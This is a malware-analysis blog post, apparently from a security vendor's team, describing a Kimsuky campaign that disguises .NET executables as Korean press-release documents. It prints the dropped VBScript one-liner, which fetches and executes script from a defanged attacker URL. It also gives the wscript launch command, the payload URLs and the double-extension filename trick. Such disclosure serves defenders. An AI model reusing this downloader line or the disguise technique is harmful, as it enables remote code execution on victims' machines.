Posted on May 25, 2022

Kimsuky's Attack Attempts Disguised as Press Releases of Various Topics

The ASEC analysis team has discovered that a malware strain disguised as press releases is being distributed. When this malware is run, it loads a normal document file and attempts to access malicious URLs. If the access is successful, the script existing on the webpage is run. It appears the script is of a similar type to the VBS code found in the ASEC blog post <APT Attack Attempts Disguised as North Korea Related Paper Requirements (Kimsuky)>.

The list of files discovered so far is as follows:

- North Korea's Admission of Covid-19 Outbreak and Future Prospects of the Korean Peninsula .docx.exe
- 1. Press Release (For teenagers in the province: operating hands-on drone education).hwp .exe
- 2. Press Release (17th Adoption Day Celebration held after 3 years).hwp .exe
- 3. Press Release (** Institute of Design Promotion pushes for a support project to relieve design issues for small companies).hwp .exe
- 4. Press Release (** Province hosts a social network event for the Family Month).hwp .exe

The files are configured as .NET, but they show HWP or Word icons to appear as document files.



Figure 1. Executables

- North Korea's Admission of Covid-19 Outbreak and Future Prospects of the Korean Peninsular .docx.exe

When the file is run, it creates a script file named Roamingtemp in the AppData folder and executes it with the command "wscript.exe /e:vbscript /b [Roamingtemp path]\Roamingtemp".

```
On Error Resume Next: Set mx = CreateObject("Microsoft.XMLHTTP"): mx.open "GET", "hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/upload/list.php?query=1", False: mx.Send: Execute(mx.responseText)
```

After the file is run, the malware accesses hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/attach/attach.docx to download a normal Word file. The file is saved with the filename of the executable. Below is the file currently confirmed.



Figure 2. Created Word file

Upon checking the URL, the team discovered that a Word file with the same name as the executable had been downloaded. As such, it is likely that the following Word file would have been downloaded when the executable was distributed.

Figure 3. Word file thought to be downloaded at the moment of distribution

The malware then checks if a file named e653d73e45833b6c exists in the %Temp% folder to create a message box. If the file does not exist, it creates the file named e653d73e45833b6c and saves the encoded value of the current time to create a message box. If the file exists, the time saved in the file is compared with the current time. The message box is created only when the difference is bigger than 0x7F days. It seems the message box is created to make the user think the file is a normal one.



Figure 4. Created message box

As for malware disguised as HWP files, it downloads HWP files instead of Word files. The files need to have a blank space of certain bytes between .hwp and .exe in the filename to be normally created. The Roamingtemp that is created is the same as the file mentioned earlier.

Filename	Download URLs for Files
1. Press Release (For teenagers in the province: operating hands-on drone education).hwp .exe	hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/attach/attach1.hwp
2. Press Release (17th Adoption Day Celebration held after 3 years).hwp .exe	hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/attach/attach2.hwp
3. Press Release (** Institute of Design Promotion pushes for a support project to relieve design issues for small companies).hwp .exe	hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/attach/attach3.hwp
4. Press Release (** Province hosts a social network event for the Family Month).hwp .exe	hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/attach/attach4.hwp

Table 1. Download URLs for files

The document files created through executables are all normal files, likely to prevent users from noticing malicious behaviors. The file created from '3. Press Release (** Institute of Design Promotion pushes for a support project to relieve design issues for small companies)' is shown below.



Figure 5. File created from '3. Press Release (** Institute of Design Promotion pushes for a support project to relieve design issues for small companies)'

As the content of the file does not match the name of the distributed file, it is likely that the attacker is distributing malware with various filenames.

At the time of the analysis, the URL found in Roamingtemp (hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/upload/list.php?query=1) had a script code that is similar to the VBS code confirmed in the post <APT Attack Attempts Disguised as North Korea Related Paper Requirements (Kimsuky)>.

